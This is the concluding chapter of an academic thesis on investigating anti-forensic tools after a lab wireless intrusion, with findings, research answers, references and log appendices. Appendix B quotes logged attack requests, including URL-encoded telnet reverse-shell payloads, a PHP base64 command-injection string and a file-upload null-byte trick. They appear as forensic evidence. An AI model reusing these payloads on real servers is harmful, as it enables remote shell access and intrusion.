Chapter 6 will present a conclusion for this research. The presentation and discussion of research findings from Chapter 4 and Chapter 5 will be summarized in Section 6.1. The answers to the research questions will be organized and listed in Section 6.2. Recommendations for further research based on the discussion in Section 5.3.3 will be summarized in Section 6.3. Section 6.4 will provide a final conclusion for the thesis.

6.1 SUMMARY OF RESEARCH FINDINGS

The data collected from the proposed research processes contained two types of evidence data, the wireless network traffic and digital evidence acquired from the intrusion host. Therefore the findings of the research experiment were based on the examination of these data.

The capturing of wireless network traffic was through the entire intrusion process which includes 169602 packets and account for 27414738 bytes. The analysing of such a large number of network packets was reduced by focusing on extracting the intruder's information and malicious activates online. According to the identified malicious packets, the researcher determined the attacker's IP (192.168.1.102) and MAC (e8:40:f2:0a:34:7f) address and approximate occurring time (started from 13:00 to 16:16). Apart from this, the general intrusion incident was recovered through analysing the recorded connection packets, includes information gathering (from 13:00 to 15:12), Bruteforce attack (15:19 to 15:33), Exploitation of vulnerabilities on the host (15:38 to 15:49) and finally establishing and preserving a stable connection with target's machine (16:09 to 16:16). Thus an overview of occurred intrusion incident could be built from the results of analysed wireless network flow.

The main process of anti-forensic research was performed on the acquired evidence images, they were the initial evidence file acquired from the intrusive system hadn't been applied with anti-forensic tools, the corrupted evidence file acquired with effects of applied anti-forensic tools, and the restored evidence file applied data recovery techniques. Each evidence file was investigated with standard procedures. The comparison between the findings extracted from these files could be used to answer the questions on the anti-forensic effects and affected areas.

The findings of initial evidence file includes three relevant log files (Windows remote connection log, Web Management Service log and HTTP APIs Error log) which have the records on various aspects of system and provides the temporal information about the malicious activities and source from the wireless network, several Internet artefacts contained the visited URL which pointed to the intruder's website and download history for a backdoor execution "ClickMe.exe". Based on the findings of the download history, the research found the backdoor execution to reconstruct malicious activities on the host.

Compared with the findings from the initial evidence file and corrupted evidence file, the researcher found three log files were reserved, but the MD5 hash values of Web Management Service log and HTTP APIs Error log were changed which means the applied anti-forensic tools attempted to corrupt these system profiles but with the unknown reason it wasn't achieved. On the other hand, the entire Internet artefacts section was erased and left only an "Unallocated Clusters" area. Thus the backdoor execution was also missed from the corrupted evidence file. The performed data recovery was based on the corrupted evidence file, and the results shown that the data recovered from the "Unallocated Clusters" contains the clues of applied anti-forensic tool "Evidence Eliminator.exe".

The reconstruction of the wireless intrusion incident involving anti-forensic effects was accomplished by combining the information extracted from the captured wireless traffic and the evidence findings from recovered evidence file. Although, the results of analysed wireless intrusion netflow contain the information about the intrusion procedures which can be cross analysed with the recovered History file and preserved logs to reproduce the intrusion incident, the loss of most Internet artefacts cannot make the reconstruction of network activities more accurate and detailed. Thus for this situation, as reviewed in Section 2.1.2.2, multiple authors suggest that the findings of applied anti-forensic tools could be used to explain the loss of evidence data.

6.2 ANSWER TO THE RESEARCH QUESTION

The research questions and the associated hypotheses were answered and tested in Chapter 5 based on the experimental findings as shown in Chapter 4. The following

Table 6.1 shows the organized answers of developed main research questions and secondary questions in Chapter 3.

Research Questions	**Answers**
Q1: What are the requirements to detect the use of anti-forensic techniques encountered in a wireless forensic investigation?	*A1: Based on the research findings, the data extracted from anti-forensics affected image of a wireless intrusive host contains traces of applied techniques and tools. Most popular anti-forensic program lack the ability to aim at certain place of the operating system and clean up their traces, in this case, the Evidence Eliminator deleted the whole Internet artefacts leaves only a blank and deleted its execution on the Recycle Bin. The data survived from the overwritten also created a conspicuous space "unallocated clusters" in the disk. In summary, to detect the use of anti-forensic techniques, the investigator is recommended to check the unallocated clusters in the disk and the integrity of system information storing in certain places such as the Internet artefacts and operating system log profiles.*
Q2: what is the digital evidence that can be extracted from the intrusive WLANs and host involving the effects of anti-forensic techniques to reconstruct an intrusion incident?	*A2: According to the research findings, the captured wireless packets and evidence data extracted from recovered evidence image file involving the effects ant-forensics contains the intruder's information on the wireless network, summary information about intrusion procedures, recovered Internet history, Windows Remote Connection log, Web Management Service W3C log, HTTP APIs Error log and the discovered anti-forensic software program. However this information is not sufficient to fully reconstruct the intrusion incident because the affected image lack of the evidence data to describe the malicious activities on the intrusive host. Nevertheless, the recovered Evidence Eliminator execution shows the anti-forensic tools has been applied on the victim's machine and could be used to explain the loss of Internet artefacts. Thus combined with the data extracted from captured wireless network, an overview of occurred wireless intrusion incident could be presented.*
SQ1: What is the digital	*SA1: In this case the evidence data extracted from*

evidence can be gathered from wireless network traffic and the host involving the anti-forensic effects?	*wireless network traffic and the affected host contains the summary information about the incident extracted from the captured wireless packets, remained Windows system log files (Windows Remote Connection log, Web Management Service log and Error logging in HTTP based applications), and corrupted Internet artefacts (Unallocated Clusters). This information will used for further cross analysis to reconstruct the incident processes from damaged evidence file.*
SQ2: What kinds of information can be extracted from the collected data to detect and determine the use of anti-forensic techniques?	*SA2: By comparing the findings and the location of findings in the system between raw evidence image and anti-forensics affected evidence image, the researcher has a discovery about the traces left by using anti-forensic tools. In this case, it is the "Unallocated Clusters" generated from stored Internet artefacts by applied anti-forensic tools. This finding will be used for the further research on the restoration or mitigation of damaged data.*
SQ3: What kind of information contains the details of attack that is unaffected by anti-forensic techniques?	*SA3: The results of data analysis shows that there are only two evidence files stay unaffected from applied anti-forensic techniques, the captured wireless network flow and Web Management Service W3C log file which both contain the information about the malicious activities online and such information will be then used to reconstruct the wireless network part of intrusion incident.*
SQ4: What kind of information is corrupted by anti-forensic techniques?	*SA4: The corruption shows two types based on this research, the destruction and modification. The entire Internet artefacts section was deleted and overwritten by applied anti-forensic tools, and only left an "Unallocated Clusters" section waiting to recover. The integrity of Windows remoter connection log and HTTP APIs Error log were unknown, but their MD5 hash value were changed which can be said they were modified by these tools.*
SQ5: What are the methodologies, techniques and tools can be used to recover or mitigate the	*SA5: The data stored in the Unallocated Clusters was recovered into a Google Chrome History file with most of URL history, however other Internet artefacts as shown in Section 4.2.2.1, finding of*

impact of anti-forensics?	*initial evidence file, weren't recovered. Thus the further analysis to understand the malicious activities would be based on recovered information.*
SQ6: What is the best way to reconstruct the incident from the evidence data involving the anti-forensic affection?	*SA6: According to this research, the loss of important evidence data has been irreversible, the detection and determination of applied anti-forensic techniques was essential because such information can be used to direct the corrupted areas and separate the unaffected evidence. Then the valuable data recovered from corrupted section would be cross analysed with remaining evidence data in order to understand the entire picture of the incident. The traces left by anti-forensic techniques are also important part for the incident reconstruction.*

Table 6.1 Answers to the Research Questions

As shown in the table, the researcher found the requirements to detect the use of anti-forensics were based on the analysis results from areas affected by anti-forensic tools and techniques. The affected data would not only leave the trace to detect the use of anti-forensic techniques but also help the investigator to determine the types of applied anti-forensics. On the other hand, the answers of the second main question has pointed out that even combined the information extracted from the wireless traffic, the evidence data from the recovered images was not sufficient to fully reconstruct the malicious activities during the intrusion. But the trace of applied anti-forensic tools could be used to explain the loss of relevant evidence data.

6.3 RECOMMENDATIONS FOR FURTHER RESEARCH

Although the research conducted in this thesis has create to some valuable outcomes for the anti-forensic investigation to a wireless intrusion incident, it still has many under developed areas which were discussed in depth in Section 5.3.3.

The primary aspect needed to improve is that most analysis activities were conducted in a controlled environment for security reasons. However the countermeasure will reduce the researcher opportunity to face unexpected situations in real investigations. From the forensic aspect, in order to gather more information from a wireless intrusion incident, the evidence acquired from multiple devices or components of WLAN are required. From the security point of view, although the unapplied security programs were able to keep the experimental penetration running smoothly, the investigation would miss the evidence data from these programs. Therefore the further studies are required to prepare a bigger and more completed testing WLAN to make the testing environment closer to the real circumstance.

In order to make the outcomes from this thesis relevant further research is required to test a wider range of anti-forensic tools. The researcher has gained a wealth of knowledge on anti-forensic techniques and the ability to implement this knowledge in investigations. For example, the applied anti-forensic tools in this research performed on the artefact wiping, as reviewed in Chapter 2. It is only one of four well-known anti-forensic techniques. Other anti-forensic methods, data hiding, trail obfuscation and attacks against the forensics processes or tools haven't been tested in the current research. Thus a complete anti-forensic investigation for a wireless intrusion incident still has lots of work to do in the future (as noted in Section 5.3.3. Consequently for the purpose of developing an anti-forensic investigation procedure for wireless intrusion incidents, the proposed analysis procedures is required to be tested under a real circumstance with comprehensive anti-forensic techniques and tools.

6.4 CONCLUSION

This research is focused on determining the anti-forensic effects in a wireless intrusion incident and then to improve the forensic soundness of the investigation presentation. The literature review in Chapter 2 explored a wide range of relevant research on this topic, the existing problems reviewed from these studies were presented and discussed. The key problems were then be selected and developed into the research questions in Chapter 3. A number of similar studies were reviewed and analysed in order to build a suitable methodology to conduct the experiment. The findings from conducted test were presented and analysed in Chapter 4, and then referenced in the answers and discussion of Chapter 5.

The experimental testing was successful in identifying the affected areas and evidence trails left from the applied anti-forensic tools from the intrusive system. The researcher has found that the most effective approach for the anti-forensic investigation of a wireless intrusion incident is to combine the analysed results from evidence data of recovered evidence file and captured wireless traffic with the evidence trails left by applied anti-forensic tools.

The findings of this research presented a practical demonstration of the anti-forensic investigation for a wireless intrusion incident. In further research the researcher is required to test the proposed testing procedures under real circumstances with comprehensive anti-forensic techniques and tools in order to develop a robust anti-forensic investigation procedure for wireless intrusion incident.

References

Ahmadi, M. R., & Satti, M. M. (2007). A Security Solution for Wireless Local Area Network (WLAN). *High Capacity Optical Networks and Enabling Technologies* (pp. 1-6). Dubai: IEEE.

Ali, K. M. (2012). Digital Forensics Best Practices and Managerial Implications. *Computational Intelligence, Communication Systems and Networks* (pp. 196-199). Phuket: IEEE.

Berghel, H. (2007). Hiding Data, Forensics, and Anti-Forensics. *Digital Village,* 15-20.

Berghel, H., Hoelzer, D., & Sthultz, M. (2008). Data Hiding Tactics for Windows and Unix File Systems. *Advances in Computers*, 1-17.

Bhagyavati, Summers, W. C., & DeJoie, A. (2004). Wireless security techniques: an overview. *Information Security Curriculum Development* (pp. 82-87). New York: ACM.

Buren, R. F. (1990). How you can use the data encryption standard to encrypt your files and data bases. *ACM SIGSAC Review*, 33-39.

Chou , T. (2011). Information Assurance and Security Technologies for Risk Assessment and Threat Management:Advances. Idea Group Inc (IGI).

Dahbur, K., & Mohammad, B. (2011). The Anti-Forensics Challenge. *Proceedings of the 2011 International Conference on Intelligent Semantic Web-Services and Applications.* Amman: ACM.

Ding, X., & Zou, H. (2011). Time Based Data Forensic and Cross-Reference Analysis. *Symposium on Applied Computing* (pp. 185-190). TaiChung: ACM.

Electronic Crime Scene Investigation: A Guide for First Responders . (2008). NIJ.

EnCase Forensic V7 Overview. (2013, August 13). Retrieved from EnCase: http://www.encase.com/products/Pages/encase-forensic/overview.aspx

Error logging in HTTP APIs. (2013, February 12). Retrieved from Microsoft: http://support.microsoft.com/kb/820729/en-us

Evidence Eliminator. (2013, August 24). Retrieved from WIKIPEDIA: http://en.wikipedia.org/wiki/Evidence_Eliminator

Fairbanks, K. D., Lee, C. P., Xia, Y. H., & Owen, H. L. (2007). TimeKeeper: A Metadata Archiving Method for Honeypot Forensics. *Information Assurance and Security Workshop* (pp. 114-118). New York: IEEE.

File Upload PHP Code Execution. (2012, May 26). Retrieved from OSVDB: http://osvdb.org/show/osvdb/82656

Fridrich, J. (2010). Steganography In Digital Media. New York: Cambridge University.

Fridrich, J., & Binghamton, S. (2006). Minimizing the Embedding Impact in Steganography. *MM&Sec '06 Proceedings of the 8th workshop on Multimedia and security* (pp. 2-10). New York: ACM.

Garfinkel, S. (2007). Anti-Forensics: Techniques, Detection and Countermeasures. *2nd International Conference on i-Warfare and Security* (pp. 77-84). Monterey: Academic Conferences Limited.

Harris, R. (2006). Arriving at an anti-forensics consensus: Examining how to define and control the anti-forensics problem. *Digital Investigation*, 44-49.

Harris, S. (2010). *CISSP All-in-One Exam Guide, Fifth Edition.* McGraw Hill.

Holt, A., & Huang, C.-Y. (2010). *802.11 Wireless Networks.* London: Springer London.

IEEE Standard for Information technology - Telecommunications and information exchange between systems Local and metropolitan area networks- Specific requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. (2012, March 29). New York, USA: The Institute of Electrical and Electronics Engineers, Inc.

Investigations Involving the Internet and Computer Networks. (2007). NIJ.

Kessler, G. C. (2007). Anti-Forensics and the Digital Investigator. *Australian Digital Forensics Conference.* Perth: Edith Cowan University.

Lashkari, A. H., & Danesh, M. S. (2009). A Survey on Wireless Security protocols (WEP,WPA and WPA2/802.11i). *Computer Science and Information Technology* (pp. 48-52). Beijiang: IEEE.

Lin, J.-S., & Feng, K.-T. (2011). Design and performance analysis on adaptive reservation-assisted collision resolution protocol for WLANs. *Wireless Networks*, 973-986.

Maggi, F., Zanero, S., & Iozzo, V. (2008). Seeing the Invisible. *ACM SIGOPS Operating Systems Review*, 51-58.

Marques, R., & Zúquete, A. (2008). Fast, secure handovers in 802.11: back to the basis. *Modeling, Analysis and Simulation of Wireless and Mobile Systems* (pp. 27-34). Vancouver: ACM.

Mutanga, M. B., Mudali, P., Dlamini, I. Z., Ndlovu, L., Xulu, S. S., & Adigun, M. O. (2010). Challenges of evidence acquisition in wireless ad-hoc networks. IST-Africa, (pp. 1 - 8).

Palmer, G. (2001). *A Road Map for Digital Forensic Research*. Utica, New York.

Rekhis, S., & Boudriga, N. (2012). A System for Formal Digital Forensic Investigation Aware of Anti-Forensic Attacks. *Information Forensics and Security*, 635-650.

Rekhis, S., & Boudriga, N. (2012). A System for Formal Digital Forensic Investigation Aware of Anti-Forensic Attacks. *Information Forensics and Security*, 635-650.

Ren, W., & Jin, H. (2005). Distributed agent-based real time network intrusion forensics system architecture design. *Advanced Information Networking and Applications* (pp. 1-6). IEEE.

Ren, W., & Jin, H. (2005). Modeling the Network Forensics Behaviors . *Security and Privacy for Emerging Areas in Communication Networks* (pp. 1-8). IEEE.

Rogers, M. K. (2006, March 22). *Anti-Forensics: The Coming Wave in Digital Forensics.* Retrieved from CERIAS: http://www.cerias.purdue.edu/news_and_events/events/symposium/2006/materials/pdfs/antiforensics.pdf

Rumale, A., & Chaudhari, D. (2011). IEEE 802.11x, and WEP, EAP,WPA / WPA2. *International Journal of Computer Technology and Applications*, 1945-1950.

Sammons, J. (2012). *The Basics of Digital Forensics*. Waltham: Syngress.

Sibiya, G., Venter, H., Ngobeni, S., & Fogwill, T. (2012). Guidelines for procedures of a harmonised digital forensic process in network forensics. *Information Security for South Africa*, (pp. 1-7). Johannesburg.

Web Management Sercice W3C. (2010, June 2). Retrieved from Windows Server: http://technet.microsoft.com/en-us/library/ff729438(v=ws.10).aspx

Xing , X., Shakshuki,, E., Benoit, D., & Sheltami, T. (2008). Security Analysis and Authentication Improvement for IEEE 802.11i Specification. *Global Telecommunication Conference* (pp. 1-5). New Orleans : IEEE.

Yeh, J.-H., Chen, J.-C., & Lee, C.-C. (2003). WLAN Standards. *Potentials*, 16-22.

Yim, D., Lim, J.-Y., Yun, S., Lim, S.-H., Yi, O., & Lim, J. (2008). The Evidence Collection of DoS Attack in WLAN by Using WLAN Forensic Profiling System. *Information Science and Security* (pp. 197-204). IEEE.

Zahur, Y., & Yang, T. (2004). Wireless LAN security and labotatory designs. *Journal of Computing Sciences in Colleges*, 44-60.

Appendix

Appendix A – Findings Table

	Findings of Initial Evidence file			Findings of Corrupted Evidence File			Findings of Recovered Evidence File		
	Item	**Path**	**MD5 Value**	**Item**	**Path**	**MD5 Value**	**Item**	**Path**	**MD5 Value**
Internet Artefacts Related to Case	History	Chrome (Windows)\History\History	d41d8cd98f00b204e9800998ecf8427e	Unallocated Clusters	E\Unallocated Clusters		History	E\Users\Lee\AppData\Local\Google\Chrome\User Data\Default\History	2ac2718befda410a5d7e0bac7690ad41
	Cookies	Chrome (Windows)\Cookies\Cookies	d41d8cd98f00b204e9800998ecf8427e						

	History	Chrome (Windows)\Downloads\History	d41d8cd98f00b204e9800998ecf8427e						
	History	E\Users\Lee\AppData\Local\Google\Chrome\User Data\Default\History	210ab08bbe35c4d1f8c63335e4374bb6						
	History Index 2013-09-journal	E\Users\Lee\AppData\Local\Google\Chrome\User Data\Default\History	15d17f5f522eed1593d5271aad8d96d8						

		Index 2013-09-journal							
	History Index 2013-09	E\Users\Lee\AppData\Local\Google\Chrome\User Data\Default\History Index 2013-09	34e244d92a507ea55e32d435a51c549a						
	SyncData.sqlite3-journal	E\Users\Lee\AppData\Local\Google\Chrome\User Data\Default	7cd0bae9da7c4db7b7516fd1e356b46c						

		\Sync Data\SyncData.sqlite3-journal							
	SyncData.sqlite3	E\Users\Lee\AppData\Local\Google\Chrome\User Data\Default\Sync Data\SyncData.sqlite3	8a6918fd5ac6fe2da69e87a576cd8c20						
Log Files	Microsoft-Windows-TerminalServices-RemoteConn	E\Windows\System32\winevt\Logs\Microsoft-Win	c7542f2674fe272a6cf682e56f191690	Microsoft-Windows-TerminalServices-RemoteConn	E\Windows\System32\winevt\Logs\Microsoft-Win	505d69275accb171827421dd669dcd99	Microsoft-Windows-TerminalServices-RemoteConn	E\Windows\System32\winevt\Logs\Microsoft-Win	505d69275accb171827421dd669dcd99

	ectionManager%4Operational.evtx	dows-TerminalServices-RemoteConnectionManager%4Operational.evtx		ectionManager%4Operational.evtx	dows-TerminalServices-RemoteConnectionManager%4Operational.evtx		ectionManager%4Operational.evtx	dows-TerminalServices-RemoteConnectionManager%4Operational.evtx	
	u_ex130920.log	E\inetpub\logs\LogFiles\W3SVC1\u_ex130920.log	af16303858e8fd5f1bc2fb7977af96c0	u_ex130920.log	E\inetpub\logs\LogFiles\W3SVC1\u_ex130920.log	af16303858e8fd5f1bc2fb7977af96c0	u_ex130920.log	E\inetpub\logs\LogFiles\W3SVC1\u_ex130920.log	af16303858e8fd5f1bc2fb7977af96c0
	httperr1.log	E\Windows\System32\LogFiles\HTTPERR\httperr1.log	5becc7af461c0110482d207f819ab14c	httperr1.log	E\Windows\System32\LogFiles\HTTPERR\httperr1.log	487a40ab8f766111dc14f1e6138386c8	httperr1.log	E\Windows\System32\LogFiles\HTTPERR\httperr1.log	487a40ab8f766111dc14f1e6138386c8

Others	ClickMe.exe	E\Users\Lee\Desktop\ClickMe.exe	0b7ebf6f98b62236d4e49b2fd102ed0e				Evidence Eliminator.exe	Evidence Eliminator.exe	a4e7f71b914e56137e87898e83467508

Appendix B- The Reference Section in u_ex130920.log

```
u_ex130920.log
Fields
Name    u_ex130920.log
3920    - 80 - 192.168.1.102 Nessus 404 0 64 4   2013-09-20 02:58:43 192.168.1.
3990    101 GET /.cobalt - 80 - 192.168.1.102 Nessus 404 0 64 2   2013-09-20 02
4060    :58:43 192.168.1.101 GET /admin.back - 80 - 192.168.1.102 Nessus 404 0
4130     64 2   2013-09-20 02:58:43 192.168.1.101 GET /file - 80 - 192.168.1.10
4200    2 Nessus 404 0 64 1   2013-09-20 02:58:43 192.168.1.101 GET /wavemaster
4270    .internal - 80 - 192.168.1.102 Nessus 404 0 64 4   2013-09-20 02:58:43
4340    192.168.1.101 GET / - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE
4480    .168.1.101 GET / - 80 - 192.168.1.102 Nessus 200 0 0 2   2013-09-20 02:
4550    58:43 192.168.1.101 VILCVW / - 80 - 192.168.1.102 Mozilla/4.0+(compati
4690    :58:46 192.168.1.101 GET / - 80 - 192.168.1.102 Mozilla/4.0+(compatibl
4830    46 192.168.1.101 GET / - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+M
4970    192.168.1.101 GET / - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE
5110    .168.1.101 GET / - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.
5250    .1.101 GET / - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+W
5390    101 GET /authenticate/login - 80 - 192.168.1.102 Mozilla/4.0+(compatib
5530    8:47 192.168.1.101 GET /index.html - 80 - 192.168.1.102 Mozilla/4.0+(c
5670    20 02:58:47 192.168.1.101 GET /tmui/ - 80 - 192.168.1.102 Mozilla/4.0+
5810    9-20 02:58:47 192.168.1.101 GET /admin/login.do - 80 - 192.168.1.102 M
5950    4 2   2013-09-20 02:58:47 192.168.1.101 GET /links_en.html - 80 - 192.1
6020    68.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+Trident/4.
6160     80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;
6300    .php - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+N
6440    /login - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows
6580    T /home.htm - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Wi
6720    01 GET /sws/data/sws_data.js - 80 - 192.168.1.102 Mozilla/4.0+(compati
6860    58:47 192.168.1.101 GET /wcd/system.xml - 80 - 192.168.1.102 Mozilla/4
7000    3-09-20 02:58:47 192.168.1.101 GET /js/Device.js - 80 - 192.168.1.102
7140    64 2   2013-09-20 02:58:47 192.168.1.101 GET /ptz.htm - 80 - 192.168.1.
7210    102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+Trident/4.0) 40
7280    4 0 64 2   2013-09-20 02:58:48 192.168.1.101 GET / - 80 - 192.168.1.102
```

```
7350     Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+Trident/4.0) 200 0
7420     0 10   2013-09-20 02:58:48 192.168.1.101 GET / - 80 - 192.168.1.102 Mo
7560     5   2013-09-20 02:58:48 192.168.1.101 GET / - 80 - 192.168.1.102 Mozil
7700    2013-09-20 02:58:48 192.168.1.101 GET / - 80 - 192.168.1.102 Mozilla/4
7840    13-09-20 02:58:48 192.168.1.101 GET /check_proxy.html - 80 - 192.168.1
7910    .102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+Trident/4.0) 4
7980    04 0 64 5   2013-09-20 02:58:48 192.168.1.101 GET /Home.do - 80 - 192.1
8050    68.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+Trident/4.
8260    ogout.htm 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Window
8400    ET /ControlManager/default.htm - 80 - 192.168.1.102 Mozilla/4.0+(compa
8610    80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+
8750    - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+Tri
8820    dent/4.0) 200 0 0 9   2013-09-20 02:59:04 192.168.1.101 GET / - 80 - 19
8890    2.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+Trident
9030    All 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5
9170     80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;
9310     - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+Tr
9380    ident/4.0) 200 0 0 2   2013-09-20 02:59:08 192.168.1.101 GET / - 80 - 1
9450    92.168.1.102
Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+Triden
9590    192.168.1.102 Nessus+SOAP+v0.0.1+(Nessus.org) 404 0 64 3   2013-09-20 0
175070
20break%3b%20done%202%3e%261%7ctelnet%20192.168.1.102%201044%20%3e/dev
175210  a3%22 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT
175350  fig/password.txt - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+6.
175560  fdecode%28%24%5fSERVER%5bHTTP%5fCMD%5d%29%29%3b//   80   -
192.168.1.102 M
175770   - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.
175910  c.php topic=1 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+6.0;+Wi
187180  mmand=FileUpload&Type=File&CurrentFolder=/NV.jsp%00        80        -
192.168.1.102
187250   Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) 404 0 2 115   2013-
187390  - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) 404
187530  anager.php/login.php action=save 80 - 192.168.1.102 Mozilla/4.0+(compa
187670  68.1.101 GET /catalog/hY5pKIy0.php - 80 - 192.168.1.102 Mozilla/4.0+(c
206990  locked_file.php - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+6.0
207130  /appRain-q-0.1.5/addons/uploadify/uploadify.php - 80 - 192.168.1.102 M
```

```
207340
        '(sleep%204246|telnet%20192.168.1.102%201192|while%20:%20;%20do%20sh%2
207410
        0&&%20break;%20done%202>&1|telnet%20192.168.1.102%201192%20>/dev/null
%
207480  202>&1%20&)'` - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+6.0;+
207620  /vbseocp.php - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+6.0;+W
207760  ndesk/managementsuite/core/core.anonymous/ServerSetup.asmx - 80 - 192.
```

Appendix C- The Reference Section in httperr1.log

```
httperr1.log
Fields
Name    httperr1.log
99610     s-siteid s-reason s-queuename    2013-09-20 02:56:30 192.168.1.102 2346
99680   1 192.168.1.101 80 - - - 400 - Verb -    2013-09-20 02:56:30 192.168.1.1
99750   02 23462 192.168.1.101 80 - - - 400 - Verb -    2013-09-20 02:56:49 192.
99820   168.1.102 23963 192.168.1.101 2869 - - - 400 - Verb -    2013-09-20 02:5
99890   6:56 192.168.1.102 24111 192.168.1.101 2869 - - - 400 - Verb -    2013-0
99960   9-20 02:56:56 192.168.1.102 24113 192.168.1.101 80 - - - 400 - Verb -
100030    2013-09-20 02:58:26 192.168.1.102 26320 192.168.1.101 2869 HTTP/0.9 G
100100  NUTELLA CONNECT/0.6 400 - URL -    2013-09-20 02:58:26 192.168.1.102
263
100240  09-20 02:58:26 192.168.1.102 26326 192.168.1.101 80 HTTP/0.9 GNUTELLA
100310  CONNECT/0.6 400 - URL -    2013-09-20 02:58:26 192.168.1.102 26327 192.1
100450  8:43 192.168.1.102 26827 192.168.1.101 80 - some invalid 400 - BadRequ
100520  est -    2013-09-20 02:58:50 192.168.1.102 26980 192.168.1.101 80 - Secu
100590  re * 400 - BadRequest -    2013-09-20 03:00:33 192.168.1.102 30011 192.1
126700  2.168.1.102 3066 192.168.1.101 80 - - - 400 - Verb -    2013-09-20 03:39
126770  :25 192.168.1.102 3132 192.168.1.101 80 - - - 400 - Verb -    2013-09-20
126840    03:39:41 192.168.1.102 3264 192.168.1.101 2869 - - - 400 - Verb -    20
126910  13-09-20 03:39:55 192.168.1.102 3402 192.168.1.101 80 - POST /license.
126980  php 400 - BadRequest -    2013-09-20 03:39:55 192.168.1.102 3404 192.168
127120  39:58 192.168.1.102 3414 192.168.1.101 2869 - - - 400 - Verb -    2013-0
127190  9-20 03:40:19 192.168.1.102 3586 192.168.1.101 2869 - - - 400 - Verb -
127260      2013-09-20 03:41:01 192.168.1.102 3944 192.168.1.101 2869 - POST /li
127330  cense.php 400 - BadRequest -    2013-09-20 03:41:04 192.168.1.102 3973 1
```

```
127470   9-20 03:41:40 192.168.1.102 4254 192.168.1.101 80 - - - 400 - Verb -
127540   2013-09-20 03:41:41 192.168.1.102 4257 192.168.1.101 80 - GET /pp088/t
127610   ools//W3C//DTD 400 - BadRequest -    2013-09-20 03:42:54 192.168.1.10
```